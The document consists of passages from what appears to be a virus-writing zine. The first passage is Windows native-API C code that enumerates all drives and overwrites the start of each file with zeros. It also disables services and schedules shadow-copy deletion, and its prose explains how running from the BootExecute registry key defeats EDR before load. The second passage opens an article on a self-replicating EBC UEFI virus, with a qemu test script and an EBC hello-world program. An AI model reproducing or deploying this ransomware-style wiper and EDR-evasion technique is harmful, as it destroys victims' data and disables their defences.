    ULONG copyLength = (NameLength < 259) ? NameLength : 259;
    memcpy(tempName, FileName, copyLength * sizeof(WCHAR));
    tempName[copyLength] = L'\0';


    for (int i = 1; i < (int)(sizeof(black) / sizeof(black[0])); i++) {
        if (_wcsicmp(tempName, black[i]) == 0) return TRUE;
    }


    if (!IsDirectory) {
        WCHAR* ext = _wcsrchr(tempName, L'.');
        if (ext) {
            if ((_wcsicmp(ext, L".exe") == 0) || (_wcsicmp(ext, L".dll") == 0))
                return TRUE;
        }
    }
    return FALSE;
}


VOID InitQueue(PQUEUE Q) {
    Q->Head = Q->Tail = NULL;
    RtlInitializeSRWLock(&Q->Lock);
    RtlInitializeConditionVariable(&Q->NonEmpty);
}


VOID Enqueue(PQUEUE Q, PQUEUE_ITEM Item) {
    RtlAcquireSRWLockExclusive(&Q->Lock);
    Item->Next = NULL;
    if (Q->Tail) {
        Q->Tail->Next = Item;
    }
    else {
        Q->Head = Item;
    }
    Q->Tail = Item;
    RtlWakeAllConditionVariable(&Q->NonEmpty);
    RtlReleaseSRWLockExclusive(&Q->Lock);
}


PQUEUE_ITEM DequeueWithWait(PQUEUE Q, PLONG pOutstandingDirs) {
    RtlAcquireSRWLockExclusive(&Q->Lock);
    while (!Q->Head && !g_Done) {
        RtlSleepConditionVariableSRW(&Q->NonEmpty, &Q->Lock, NULL, 0);
    }


    if (g_Done && !Q->Head) {
        RtlReleaseSRWLockExclusive(&Q->Lock);
        return NULL;
    }


    PQUEUE_ITEM Item = Q->Head;
    if (Item) {
        Q->Head = Item->Next;
        if (!Q->Head) Q->Tail = NULL;
    }


    RtlReleaseSRWLockExclusive(&Q->Lock);
    return Item;
```

```
}


PQUEUE_ITEM Dequeue(PQUEUE Q) {
    RtlAcquireSRWLockExclusive(&Q->Lock);
    PQUEUE_ITEM Item = Q->Head;
    if (Item) {
        Q->Head = Item->Next;
        if (!Q->Head) Q->Tail = NULL;
    }
    RtlReleaseSRWLockExclusive(&Q->Lock);
    return Item;
}



NTSTATUS EnumerateDirectory(PCUNICODE_STRING DirectoryPath) {
    NTSTATUS status;
    HANDLE hDir;
    OBJECT_ATTRIBUTES oa;
    IO_STATUS_BLOCK iosb;


    InitializeObjectAttributes(&oa, (PUNICODE_STRING)DirectoryPath, OBJ_CASE_INSENSITIVE, NULL, 
NULL);
    status = NtOpenFile(&hDir, FILE_LIST_DIRECTORY | SYNCHRONIZE, &oa, &iosb,
        FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
        FILE_DIRECTORY_FILE | FILE_SYNCHRONOUS_IO_NONALERT);
    if (!NT_SUCCESS(status)) return status;


    BYTE* buffer = (BYTE*)RtlAllocateHeap(g_Heap, 0, 4096);
    if (!buffer) {
        NtClose(hDir);
        return STATUS_NO_MEMORY;
    }


    PFILE_DIRECTORY_INFORMATION fdi = (PFILE_DIRECTORY_INFORMATION)buffer;
    for (;;) {
        memset(buffer, 0, 4096);
        status = NtQueryDirectoryFile(hDir, NULL, NULL, NULL, &iosb, fdi, 4096,
            FileDirectoryInformation, FALSE, NULL, FALSE);
        if (status == STATUS_NO_MORE_FILES) {
            status = STATUS_SUCCESS;
            break;
        }
        if (!NT_SUCCESS(status)) break;


        PBYTE ptr = (PBYTE)fdi;
        for (;;) {
            PFILE_DIRECTORY_INFORMATION entry = (PFILE_DIRECTORY_INFORMATION)ptr;
            BOOLEAN isDir = (entry->FileAttributes & FILE_ATTRIBUTE_DIRECTORY) ? TRUE : FALSE;
            if (ShouldSkipName(entry->FileName, entry->FileNameLength / sizeof(WCHAR), isDir)) {
                if (entry->NextEntryOffset == 0) break;
                ptr += entry->NextEntryOffset;
                continue;
            }


            ULONG baseLen = DirectoryPath->Length / sizeof(WCHAR);
            BOOLEAN endsWithBackslash = (baseLen > 0 && DirectoryPath->Buffer[baseLen - 1] == 
L’\\’);
            ULONG newLen = DirectoryPath->Length + entry->FileNameLength + (endsWithBackslash ? 0 :
```

```
sizeof(WCHAR));


            PWCH fullPathBuf = (PWCH)RtlAllocateHeap(g_Heap, 0, newLen + sizeof(WCHAR));
            if (!fullPathBuf) {
                status = STATUS_NO_MEMORY;
                break;
            }


            memcpy(fullPathBuf, DirectoryPath->Buffer, DirectoryPath->Length);
            if (!endsWithBackslash) {
                fullPathBuf[baseLen] = L'\\';
                memcpy(&fullPathBuf[baseLen + 1], entry->FileName, entry->FileNameLength);
                fullPathBuf[newLen / sizeof(WCHAR)] = L'\0';
            }
            else {
                memcpy(&fullPathBuf[baseLen], entry->FileName, entry->FileNameLength);
                fullPathBuf[newLen / sizeof(WCHAR)] = L'\0';
            }


            QUEUE_ITEM* newItem = (QUEUE_ITEM*)RtlAllocateHeap(g_Heap, HEAP_ZERO_MEMORY,
sizeof(QUEUE_ITEM));
            if (!newItem) {
                RtlFreeHeap(g_Heap, 0, fullPathBuf);
                status = STATUS_NO_MEMORY;
                break;
            }


            newItem->Path.Buffer = fullPathBuf;
            newItem->Path.Length = (USHORT)newLen;
            newItem->Path.MaximumLength = (USHORT)(newLen + sizeof(WCHAR));


            if (isDir) {
                InterlockedIncrement(&g_OutstandingDirectories);
                Enqueue(&g_DirectoryQueue, newItem);
            }
            else {
                Enqueue(&g_FileQueue, newItem);
            }


            if (entry->NextEntryOffset == 0) break;
            ptr += entry->NextEntryOffset;
        }


        if (!NT_SUCCESS(status)) break;
    }


    NtClose(hDir);
    RtlFreeHeap(g_Heap, 0, buffer);
    return status;
}



void HandleFile(PUNICODE_STRING Path) {
    HANDLE hFile = NULL;
    IO_STATUS_BLOCK iosb;
    FILE_STANDARD_INFORMATION fsi;
    LARGE_INTEGER offset;
    NTSTATUS status;
    BYTE* zeroBuffer = (BYTE*)RtlAllocateHeap(g_Heap, HEAP_ZERO_MEMORY, 4096);


    if (!zeroBuffer) return;


    OBJECT_ATTRIBUTES oa;
    InitializeObjectAttributes(&oa, Path, OBJ_CASE_INSENSITIVE, NULL, NULL);


    status = NtOpenFile(&hFile, FILE_WRITE_DATA | SYNCHRONIZE, &oa, &iosb,
        FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
        FILE_NON_DIRECTORY_FILE | FILE_SYNCHRONOUS_IO_NONALERT);


    if (!NT_SUCCESS(status)) goto cleanup;


    status = NtQueryInformationFile(hFile, &iosb, &fsi, sizeof(fsi), FileStandardInformation);
    if (!NT_SUCCESS(status)) goto cleanup;


    if (fsi.EndOfFile.QuadPart > 0) {
        ULONG writeLen = (ULONG)((fsi.EndOfFile.QuadPart < 4096) ? fsi.EndOfFile.QuadPart : 4096);
        offset.QuadPart = 0;
        NtWriteFile(hFile, NULL, NULL, NULL, &iosb, zeroBuffer, writeLen, &offset, NULL);
    }


cleanup:
    if (zeroBuffer) RtlFreeHeap(g_Heap, 0, zeroBuffer);
    if (hFile) NtClose(hFile);
}


NTSTATUS DirectoryWorkerThread(PVOID Context) {
    UNREFERENCED_PARAMETER(Context);


    for (;;) {
        PQUEUE_ITEM item = DequeueWithWait(&g_DirectoryQueue, &g_OutstandingDirectories);
        if (!item) {
            RtlAcquireSRWLockExclusive(&g_DirectoryQueue.Lock);
            BOOLEAN done = g_Done;
            RtlReleaseSRWLockExclusive(&g_DirectoryQueue.Lock);
            if (done) break;
            continue;
        }


        EnumerateDirectory(&item->Path);
        LONG newCount = InterlockedDecrement(&g_OutstandingDirectories);


        RtlFreeHeap(g_Heap, 0, item->Path.Buffer);
        RtlFreeHeap(g_Heap, 0, item);


        RtlAcquireSRWLockExclusive(&g_DirectoryQueue.Lock);
        if (newCount == 0 && g_DirectoryQueue.Head == NULL) {
            g_Done = TRUE;
            RtlWakeAllConditionVariable(&g_DirectoryQueue.NonEmpty);
        }
        RtlReleaseSRWLockExclusive(&g_DirectoryQueue.Lock);


        if (g_Done) break;
    }


    return STATUS_SUCCESS;
}


NTSTATUS FileConsumerThread(PVOID Context) {
    UNREFERENCED_PARAMETER(Context);


    for (;;) {
        RtlAcquireSRWLockExclusive(&g_FileQueue.Lock);
        while (!g_FileQueue.Head && !g_Done) {
            RtlSleepConditionVariableSRW(&g_FileQueue.NonEmpty, &g_FileQueue.Lock, NULL, 0);
        }


        PQUEUE_ITEM item = g_FileQueue.Head;
        if (item) {
            g_FileQueue.Head = item->Next;
            if (!g_FileQueue.Head) g_FileQueue.Tail = NULL;
        }
        RtlReleaseSRWLockExclusive(&g_FileQueue.Lock);


        if (!item) {
            if (g_Done) break;
            continue;
        }


        HandleFile(&item->Path);
        RtlFreeHeap(g_Heap, 0, item->Path.Buffer);
        RtlFreeHeap(g_Heap, 0, item);


        if (g_Done) {
            RtlAcquireSRWLockExclusive(&g_FileQueue.Lock);
            BOOLEAN empty = (g_FileQueue.Head == NULL);
            RtlReleaseSRWLockExclusive(&g_FileQueue.Lock);
            if (empty) break;
        }
    }


    return STATUS_SUCCESS;
}



NTSTATUS EnqueueExistingDrives() {
    WCHAR driveRootBuf[16];
    UNICODE_STRING driveRoot;
    OBJECT_ATTRIBUTES oa;
    IO_STATUS_BLOCK iosb;
    NTSTATUS status = STATUS_SUCCESS;


    for (WCHAR letter = L’C’; letter <= L’Z’; letter++) {
        driveRoot.Length = 0;
        driveRoot.MaximumLength = sizeof(driveRootBuf);
        driveRoot.Buffer = driveRootBuf;


        RtlAppendUnicodeToString(&driveRoot, L"\\??\\");
        WCHAR letterStr[3] = { letter, L':', 0 };
        RtlAppendUnicodeToString(&driveRoot, letterStr);
        RtlAppendUnicodeToString(&driveRoot, L"\\");


        InitializeObjectAttributes(&oa, &driveRoot, OBJ_CASE_INSENSITIVE, NULL, NULL);
        HANDLE hFile;
        NTSTATUS openStatus = NtOpenFile(
            &hFile,
            FILE_LIST_DIRECTORY | SYNCHRONIZE,
            &oa,
            &iosb,
            FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
            FILE_DIRECTORY_FILE | FILE_SYNCHRONOUS_IO_NONALERT
        );
        if (NT_SUCCESS(openStatus)) {
            NtClose(hFile);


            PQUEUE_ITEM dItem = (PQUEUE_ITEM)RtlAllocateHeap(g_Heap, HEAP_ZERO_MEMORY, sizeof(QUEUE_
ITEM));
            if (!dItem) {
                status = STATUS_NO_MEMORY;
                break;
            }


            dItem->Path.Buffer = (PWCH)RtlAllocateHeap(g_Heap, HEAP_ZERO_MEMORY, driveRoot.Length +
sizeof(WCHAR));
            if (!dItem->Path.Buffer) {
                RtlFreeHeap(g_Heap, 0, dItem);
                status = STATUS_NO_MEMORY;
                break;
            }


            dItem->Path.Length = driveRoot.Length;
            dItem->Path.MaximumLength = driveRoot.Length + sizeof(WCHAR);
            memcpy(dItem->Path.Buffer, driveRoot.Buffer, driveRoot.Length);
            dItem->Path.Buffer[driveRoot.Length / sizeof(WCHAR)] = L'\0';


            InterlockedIncrement(&g_OutstandingDirectories);
            Enqueue(&g_DirectoryQueue, dItem);
        }
    }


    return status;
}


ULONG GetProcessorCount() {
    SYSTEM_BASIC_INFORMATION sbi;
    NTSTATUS status = NtQuerySystemInformation(SystemBasicInformation, &sbi, sizeof(sbi), NULL);
    return NT_SUCCESS(status) ? sbi.NumberOfProcessors : 1;
}
```

```
extern void NtProcessStartup() {
    g_Heap = RtlCreateHeap(HEAP_GROWABLE, NULL, 0, 0, NULL, NULL);


    InitQueue(&g_DirectoryQueue);
    InitQueue(&g_FileQueue);


    DisableServices();
    CreateVssadminDeleteService();


    ULONG NumProcs = GetProcessorCount();
    ULONG g_DirThreadCount = NumProcs;
    ULONG g_FileThreadCount = NumProcs;


    if (!NT_SUCCESS(EnqueueExistingDrives())) {
        NtTerminateProcess(NtCurrentProcess(), STATUS_UNSUCCESSFUL);
    }


    HANDLE* dirThreads = (HANDLE*)RtlAllocateHeap(g_Heap, 0, sizeof(HANDLE) * g_DirThreadCount);
    for (ULONG i = 0; i < g_DirThreadCount; i++) {
        HANDLE hThread;
        RtlCreateUserThread(NtCurrentProcess(), NULL, FALSE, 0, 0, 0, DirectoryWorkerThread, NULL,
&hThread, NULL);
        dirThreads[i] = hThread;
    }


    HANDLE* fileThreads = (HANDLE*)RtlAllocateHeap(g_Heap, 0, sizeof(HANDLE) * g_FileThreadCount);
    for (ULONG i = 0; i < g_FileThreadCount; i++) {
        HANDLE hThread;
        RtlCreateUserThread(NtCurrentProcess(), NULL, FALSE, 0, 0, 0, FileConsumerThread, NULL,
&hThread, NULL);
        fileThreads[i] = hThread;
    }


    NtWaitForMultipleObjects(g_DirThreadCount, dirThreads, WaitAll, FALSE, NULL);
    NtWaitForMultipleObjects(g_FileThreadCount, fileThreads, WaitAll, FALSE, NULL);


    for (ULONG i = 0; i < g_DirThreadCount; i++) {
        NtClose(dirThreads[i]);
    }
    for (ULONG i = 0; i < g_FileThreadCount; i++) {
        NtClose(fileThreads[i]);
    }


    RtlFreeHeap(g_Heap, 0, dirThreads);
    RtlFreeHeap(g_Heap, 0, fileThreads);


    NtTerminateProcess(NtCurrentProcess(), STATUS_SUCCESS);
}
```

We have seen that native applications registered under the “Execute” family of values under the “HKLM\SYSTEM\CurrentControlSet\Control\Session Manager” key allow early execution primitives, namely before EDRs load, providing us with an opportunity to encrypt files and disable EDR services. With the EDR neutered, once the system is fully up and running we can create a service to delete VSS shadow copies (among many other possible ways).

As a final note, it IS possible to prevent tampering of EDR registry keys with Security principals and ACLs that prevent even SYSTEM principals from tampering with them (as well as files and other objects) even without their callbacks registered. This approach prevents breaking the integrity of these EDR, and our post system initialization actions, such as deleting the volume shadow copies. EDRs could additionally prevent BootExecute registry modification or require, as a layer above the operating system, that these files have valid signatures – significantly reducing this ransomware and system manipulation vector.

EBC frnknstn
From the ~~crypt~~ EFI Byte Code Virtual Machine, a monster emerges
by ic3qu33n

EBC (EFI Byte Code) is the Frankenstein monster that the UEFI Forum wants to forget and I'm out here in the trenches keeping it reanimated.

This is, of course, for the sole purpose of creating art.

greetz:
- b0t: for being the first person who I spoke to about my idea for writing a polymorphic engine in the EBCVM last year, for the encouragement/support/feedback on this project.
- The amazing Black Mass editing team: h3l3n + everyone on the vx-ug crew for making this zine happen <3
- 0day
- iximeow: for months of emo support on this proj + for writing me an EBC disassembler
- my homies in the slop pit/hauntedcomputerclub, extra s/o to the following 4 their support/feedback on the proj: netspooky, hermit, dnz, srsns, zeta, bane
- The NYC RAT pack: comedian, ert+
- Alex Matrosov: thank you for providing feedback on this + other UEFI projects

TOC

Intro

This is the portrait of a virus that was born into existence amidst nearly impossible odds stacked against it. It is an origin story of a virus that survived trials and tribulations befitting the Salem Witch Trials. You could call it an underdog tale. I call it a survival story.

Hacking is a form of survival. It is the ways in which we find our ways out of the labyrinth like Theseus -- learning a system inside and out, running down a singular thread, finding the one pattern or flaw and transforming that flaw into the starting point of an entirely new creation, an entirely new path forward; in many ways, an entirely new life.

I wrote this virus after a year of great personal loss and trauma. Like a clue left by Daedalus to find the way out of his labyrinth, this virus guided me forward as I clawed my way out of my personal hell.

For myself, and many of my friends and vx/xdev internet colleagues, hacking is a form of creation that gets into your blood and your bones, a controlled and chaotic viral mutation down to the cellular level that changes who you are as a person. If you're good, it can change people around you. A virus can open up someone's way of seeing or understanding a system/a problem/a piece of hardware etc. It can be both a window into another place and a hammer to smash it wide open. Quite simply, a virus is a work of art and vx is an art form.

Art, like hacking, as means of survival is a well-trodden path.

I'd like you to introduce you to my newest virus:
frnknstn

frnknstn.efi is a self-replicating UEFI app, written in EBC (EFI Byte Code).

This virus is, to my knowledge, the first ever EBC UEFI virus. As the writer of the first EBC UEFI virus, I will tell you: there's a damn good reason why no one was successful in writing a UEFI virus before. There is no support for EBC, resources about EBC are scarce, sample EBC binaries are incredibly rare.

To write an EBC UEFI virus, I had to develop a workflow for an architecture that exists almost entirely in the realm of the theoretical. Almost entirely.

This article covers the almost -- UEFI malware techniques that leverage the EFI Byte Code Virtual Machine (EBCVM). This article also presents the workflow I developed for EBC UEFI xdev/malware dev.
This article presents novel techniques that I developed for EBC vx:
- techniques for compiling valid EBC binaries using an open-source toolchain
- techniques for debugging EBC binaries with qemu and gdb, without the use of the EBC debugger
- techniques for leveraging the EBCVM for UEFI malware

And of course, the source code for the final virus is included at the end of the article, along with links to the Github repo that contains the virus source code and testing scripts.

This virus dragged me to the depths of UEFI. And bb, let me tell you, it's ghoulishly sinister down there in the UEFI trenches.
It's a blood-drenched nightmarish hell.
So, when faced with the option to turn and run, I did what any other vx writer would do: I kept walking. Or rather, running, at times sprinting after the virus that I'd followed down there. With vx, as with all art, I've learned to trust the process.

Like Frankenstein, I was driven by a passion bordering on madness, obsession to the point of recklessness, chaos whittled to a fine point and a laser-focused aim. So it goes.
like in all art, like in all vx, like in all xdev and RE.
If you can't relate to the maddening feeling, then honey, I really don't know what to tell you.
But if you do, then this is for you.

Sometimes you have to dig through the depths of hell to find the myriad Frankenstein parts of your vx before stitching it all together. Don't be scared of the depths, they're good for you, like mud baths filled with vx vitamins, and good for your pores. This virus reminded me of that.

This one is for the virus that dragged me out of one hell and brought me back home, back to myself, back to vx.
Long live vx.

xoxo
ic3qu33n

EBC? Never heard of her.

I stumbled upon the topic of EBC in 2023 while doing research for other topics in UEFI (see [2] and [3]). EBC is a strange and bizarre part of the UEFI firmware landscape, a Frankenstein's monster roaming the Swiss Alps. I became obsessed. Let me explain why.

EBC, or EFI Byte Code, is a platform agnostic intermediary language that leverages natural-indexing to automatically adjust its instruction width to either 32-bit or 64-bit dependent on the architecture of the host machine [2]. It was designed as a specification for writing platform/architecture-agnostic PCI Option ROMs, with one of the goals being that IBV/OEMs could use EBC as a one-stop-shop for their PCI OpRom implementations.

Despite not being a part of the official UEFI spec since approximately 2018, there is still a dedicated chapter for EBC and the EBCVM in the UEFI spec -- specifically Chapter 22 [1].

Per Chapter 22 of the UEFI spec, "One way to satisfy many of these goals is to define a pseudo or virtual machine that can interpret a predefined instruction set. This will allow the virtual machine to be ported across processor and system architectures without changing or recompiling the option ROM. This specification defines a set of machine level instructions that can be generated by a C compiler." [1]

EBC aims to become something of a tower of Babel: a platform-agnostic architecture specification for PCI option ROM implementation; it uses natural-indexing to adjust the width of its instructions (32-bit or 64-bit) depending on the architecture of the host [3]

EBC is an intermediate language (like LLVM byte code, Java byte code, [insert your favorite byte code here]) and it is run in the EFI Byte Code Virtual Machine (EBCVM) [3]. The EBCVM is a software virtual machine and uses thunking as a mechanism to facilitate communication between EBC and the native machine code of the host processor [Zimmer]

"The EBC ISA is a very simple load/store architecture with a strongly ordered memory model. It is not intended for high performance as much as lending itself to a small, simple interpreter architecture in order to minimize code space in the system board flash, and it features a relatively concise encoding, which ends up being slightly larger than a IA32 CISC encoding and smaller than a Itanium VLIW style encoding." [Zimmer]

tl;dr: EBC is a software virtual machine that runs EBC binaries in a UEFI environment. While official support for EBC is nearly non-existent at this point, EBC still holds a secure spot in the UEFI spec and remains a supported feature of UEFI firmware. The UEFI Boot Services drivers responsible for running EBC binaries (e.g. the EBC interpreter and the EBC Debugger) are still commonly found in the UEFI firmware of many major IBVs/OEMs, not to mention in untold numbers of embedded devices who also rely on stock firmware builds -- a plethora of stock firmware images are provided in the EDK2 repository, as well as the edk2-platforms, and edk2-archives.

The use of stock or standardized firmware builds isn't necessarily the problem... if a stock firmware image is used as a starting block or template for the custom firmware image for a specific vendor and that vendor's development process for which includes all the buzzwords you know and love. However, the significant volume of excellent research on the topic of firmware supply chain security (see [12], [13], [14], [15], and [16] for a few of my favorites) has already shown the myriad ways that the firmware security supply chain is broken.

EBC is a feature, not a bug. It is an obscure, neglected and bizarre feature of UEFI, but it can be leveraged.

These EBC interpreters are everywhere and they're just collecting dust.

Someone ought to do something about that.

EBC bb steps: preliminary research

I wanted to dive into the topic of EBC polymorphism immediately, but a more pressing matter took hold: had anyone ever written anything in this mythical language? Or was this all just an ISA of pure theory, nary a bytecode ever interpreted by its virtual machine? Had I stumbled upon some Borgesian riddle, a landscape that is not really a landscape?

These are portentously posited as very existential questions but I shall assuage your fears. The answer is very simple: Yes, EBC is a Frankenstein monster that lives on in the UEFI firmware of current machines. The EBCVM can be used to launch EBC UEFI apps. And while example EBC UEFI binaries are scarce, there are a few lurking in dusty corners of the internet.

First things first, EBC is real. I had to confirm whether it was even possible to compile a valid EBC binary using open-source tools, and whether it was possible to run a valid EBC binary in the UEFI Shell by loading the mythical EBCVM.

Why did I have to do this? Because there are so few EBC binary images available online. There are also few very resources on EBC -- the UEFI spec outlines the theoretical foundations of EBC but provides no example programs or code snippets to reference, and in-the-wild EBC binaries are few and far between. At the time of this writing, I have collected 3 in the wild EBC samples -- a pithy collection for any budding linguist seeking to learn the mysteries of an archaic ISA, and frankly, a collection that offers no insights without a disassembler that can target EBC binaries.

Eventually, I did find several resources, including two repos on GitHub [4] and [5] with a variety of example EFI programs and the accompanying source code written in EBC assembly.

Thus, results of my preliminary research yielded the following findings:

1. EBC is a real language, not merely a theoretical ISA - I was able to run

compiled EBC binaries in a standard OVMF firmware image using qemu-system. Minor modifications to the qemu script for setting up the environment are necessary, e.g. running only a virtualized hard disk (a folder of test files) as opposed to running a full Linux OS.
2. EBC binaries can be run from the UEFI Shell in a UEFI firmware image that is loaded with the EBCVM binary. The EBCVM binary is a DXE driver, so if it hasn't already been loaded by the time we are in the UEFI Shell, we can load it manually from the shell. Fortunately for us, the edk2 repository contains the EBCVM binary -- specifically the EbcDxe driver, see [9].
After building a standard OVMF image using the EDK2 build system, copying a test EBC UEFI app into the root filesystem and launching the correctly configured qemu environment, I was able to run EBC UEFI apps from the UEFI shell.

My standard qemu launch script for the UEFI environment that I used for testing is the following:

```
#!/bin/sh
QEMU_DISK=/home/ic3qu33n/uefi_testing/UEFI_bb_disk
BIOS_IMG=/home/ic3qu33n/uefi_testing/edk2/Build/OvmfX64/DEBUG_GCC/FV/OVMF.fd


##Boot UEFI shell only
sudo qemu-system-x86_64 \
    -enable-kvm -cpu Nehalem \
    -machine q35 \
    -m 1G \
    -smp 4 \
    -display gtk  -vga std \
    -debugcon file:debug.log \
    -global isa-debugcon.iobase=0x402 \
    -drive if=pflash,format=raw,file=$BIOS_IMG \
    -chardev stdio,id=char0,logfile=serial.log,signal=off \
    -serial chardev:char0 -monitor pty -s -S \
    -drive format=raw,file=fat:rw:$QEMU_DISK \
    -net none
```

With all that out of the way, I had a solid starting point for moving forward. I had a test environment for launching EBC UEFI apps, and two working EBC UEFI apps from the UEFImarkEbcEdition repository.

Now that we've established that UEFI firmware images can run valid EBC binaries, we can move on to the real work: writing a UEFI virus in EBC.

Kicking it up a notch: EBCVM on real hardware

EBC crash course

This section is your crash course on EBC fundamentals. I've compiled information from the UEFI spec and other relevant resources to provide you with an overview of EBC as it relates to writing "EBC shellcode." I've covered as much as I believe necessary here for you to understand the basics of EBC programming and recognize programming language features and constructs in the final PoC in this article. Additional resources can be found in the References section.

EBC crash course:
1. The EBCVM and U(EFI)
2. EBC registers

3. EBC natural indexing
4. EBC addressing modes
5. EBC instruction format
6. EBC opcode listing & opcode instruction breakdowns

The EBCVM and U(EFI)

The EBCVM is an interpreter, implemented as a UEFI Boot Services driver. It is responsible for loading and executing EBC images.

The process of loading and executing EBC images requires the following:
1. The EFI_EBC_PROTOCOL must be installed on the system
2. The EBCVM will then call the function `EFI_EBC_PROTOCOL.CreateThunk()` to set up an EBC image in memory, calculate the EbcEntryPoint and jump to EbcEntryPoint

The main reference implementation of the EBCVM is EbcDxe, a UEFI Boot Services driver in tianocore's edk2 repository. In my experience analyzing the EBCVM binary on UEFI BIOS firmwares extracted from a myriad of devices, many if not all of the EBCVM binaries in the wild appear to be forked copies of the EbcDxe binary from edk2 -- in fact, all of the EBCVM binaries that I've analyzed and extracted from UEFI BIOS firmware dumps are also named "EbcDxe." During my reverse engineering of these extracted EBCVM (EbcDxe) binaries, variation observed between different EbcDxe binaries has been minimal.

For the purposes of this article, I will be referring to the edk2 reference implementation of the EBCVM as a baseline for my analysis. For these reasons, the terms EBCVM and EbcDxe are occasionally used interchangeably throughout this article.

EbcDxe (The DXE driver in edk2: [link]) is the EBCVM. In order to run a UEFI application or load a driver written in EBC, the EBCVM -- the UEFI Boot Services driver -- must already have been loaded. If EbcDxe has not already been loaded, we can load it manually from the UEFI shell.

```
Shell>FS0:
FS0:\load EbcDxe.efi
EbcDxe.efi successfully loaded at xxx
```

Furthermore, since EbcDxe is a UEFI Boot Services driver, this means that, during the UEFI/PI Boot process, one of the final responsibilities of the DXE phase code in the UEFI firmware, before the transition between the BDS (Boot Device Selection) and TSL (Transient System Load) phases, is to call `ExitBootServices()`, a function in the UEFI Boot Services Table which terminates all UEFI Boot Services, installed earlier in the boot process. This call to `ExitBootServices()` removes a significant portion of the functionality hitherto readily accessible in the UEFI environment -- namely all the functionality contained within the EFI_BOOT_SERVICES_TABLE.

What does this mean for us? It means that, theoretically, communication between our UEFI app and a malicious EBC driver could be limited to the pre-OS environment, beginning and ending in the DXE phase.

However, due to the richness of UEFI, we have a wealth of functionality that we can leverage in the UEFI DXE environment -- more than enough functionality to write some cursed EBC PoCs.

EBC Registers

The EBCVM uses 8 general purposes registers:

R0-R7

All 8 General Purpose EBCVM registers are 64-bits wide. From the UEFI spec, we can see that these VM registers have the following conventions [1.2]:

General Purpose EBCVM Registers and their uses [1.2]:

Register Index	Register	Description
0	R0	Stack pointer (points to top of the stack)
1-3	R1-R3	Preserved across function calls
4-7	R4-R7	Scratch registers,not preserved across func calls

The EBCVM also has 2 dedicated VM registers designated as special-purpose registers. These are:
- IP (instruction pointer)
- F (Flags register)

Again, a formalized description of these registers can be found in the UEFI spec and is listed here
### Dedicated Special-Purpose EBCVM Registers and their uses [1.3]:

Register Index	Register	Description
0	Flags	
a		Bit | Description
		0 | C = Condition Code
		1 | SS = Single Step
		2..63 = Reserved
1	IP	Points to currently executing EBC instruction
2-7	Reserved	Not defined

VM Flags Register:

```
0      1      2                                                              63
+---+---+-----------------------------------------------------------------------+
|  C   | S   |                                        Reserved                |
+---+---+-----------------------------------------------------------------------+
```

C: Condition code (used by conditional JMP instructions)
      - set to 1 if the last compare operation returned TRUE
      - set to 0 if the last compare operation returned FALSE
S: Single-step:
      - if set, (to what? The docs don't specify. </3) causes the EBCVM to generate single-step exception after execution of each EBC instruction.
      - EBCVM *does not clear this bit after the exception*

IP Register

```
0                                                                              63
+------------------------------------------------------------------------------+
|             Address of currently executing EBC instruction                   |
+------------------------------------------------------------------------------+
```

EBC Natural Indexing

One of the main features of EBC is that is uses a unique instruction format with a rather convoluted schema in order to ensure that resultant bytecode will correctly run on either 32-bit or 64-bit systems without requiring changes to the instructions themselves. This is done by leveraging the EBC interpreter's ability to calculate indexes and offsets using a base value of the "natural index." The natural index is the size of a `void*`

Natural indexing: EBC ISA feature that uses a natural unit to calculate offsets of data relative to a base address, where a natural unit is defined as:
Natural unit == sizeof (void*)

From the UEFI Spec, Chapter 22, we can use the formula listed for computing offsets [1.4]:

```
Offset = (c + n * (sizeof (VOID *))) * sign
```

A helpful breakdown of these components is also found in [1.4]:

Bit #	Description
N	Sign bit (sign)
N-3...N-1	Bits assigned to natural width (w)
A..N-4	Constant units (c)
0-A-1	Natural units (n)

This makes no practical sense without an example so, let's see one now.

Here is a very simple hello world program in EBC -- **ebc_bb_hello.asm** -- that we'll break down:

```
;=====================================================================;
;=    EBC BB Hello                                                   =;
;=                     Simple EBC Program to test printing to ConOut =;
;=                     EFI Byte Code Edition.                        =;
;=                                                                   =;
;=====================================================================;

;---------------------------------------------------------------------;
;                              GLOBAL MACRO.                          ;
;---------------------------------------------------------------------;
; Macro for assembling EBC instructions
include '../UEFIMarkEbcEdition-fasm/ebcmacro/ebcmacro.inc'
```

```
; Macro for assembling EBC-Native x86 gates
include '../UEFIMarkEbcEdition-fasm/x86/x86macro.inc'
;
;---------------------------------------------------------------------------;
;                          CODE SECTION DEFINITIONS.                              ;
;---------------------------------------------------------------------------;

format pe64 dll efi
entry main
section '.text' code executable readable
main:
              MOVRELW        R1,Global_Variables_Pool - Anchor_IP
Anchor_IP:
;**** Save ImageHandle and EFI_SYSTEM_TABLE to Global_Variables_Pool

               MOVNW           R2,@R0,0,16                  ; R2 = ImageHandle
               MOVNW           R3,@R0,1,16                  ; R3 = gST
               MOVQW           @R1,0,_EFI_Handle,R2         ; Save ImageHandle
               MOVQW           @R1,0,_EFI_Table,R3          ; Save gST

               MOVIQW          R2,_vxtitle
               ADD64           R2,R1            ;addr for unicode str in .data
               CALL32          printstring

               MOVIQW          R2,_vxcopyright
               ADD64           R2,R1            ;addr for unicode str in .data
               CALL32          printstring

               JMP8            exit


exit:
                              XOR64           R7,R7           ; UEFI Status = 0
               RET                             ; Return to EBCVM parent func

printstring:
;**** save contents of register values ********
               PUSH64          R3
               PUSH64          R2
               PUSH64          R5
               PUSH64          R6
               PUSH64          R3
               PUSH64          R2
;****construct stack frame for native API call********
               MOVNW           R3,@R1,0,_EFI_Table ; R3 = EFI_SYSTEM_TABLE* gST
               MOVNW           R3,@R3,5,24         ; gST Entry #5 = ConOut
               PUSHN           R2              ; push param 2 = ptr to CHAR16 str
                                               ; to print
               PUSHN           R3              ; push param 1 = gST

               CALL32EXA       @R3,1,0           ; gST->ConOut
;****destroy stack frame********
               POPN            R3                ; pop param 1
               POPN            R2                ; param 2
               POP64           R2
               POP64           R3

;****check EFI_STATUS and handle errors********
              MOVSNW          R7,R7
              CMPI64WUGTE     R7,1             ; Check EFI_STATUS return val
              JMP8CS          exit
              CMPI64WEQ       R2,0             ; Check protocol pointer
;**** restore remaining saved registers********
              POP64           R6
              POP64           R5
```

```
               POP64          R4
               POP64          R3
               RET

;=============================================================================;
;; Global Vars
; strings, UEFI GUIDS, the gang’s all here
;
;;=============================================================================;
;***Address offsets for strings in GlobalVarPool
;;=============================================================================;
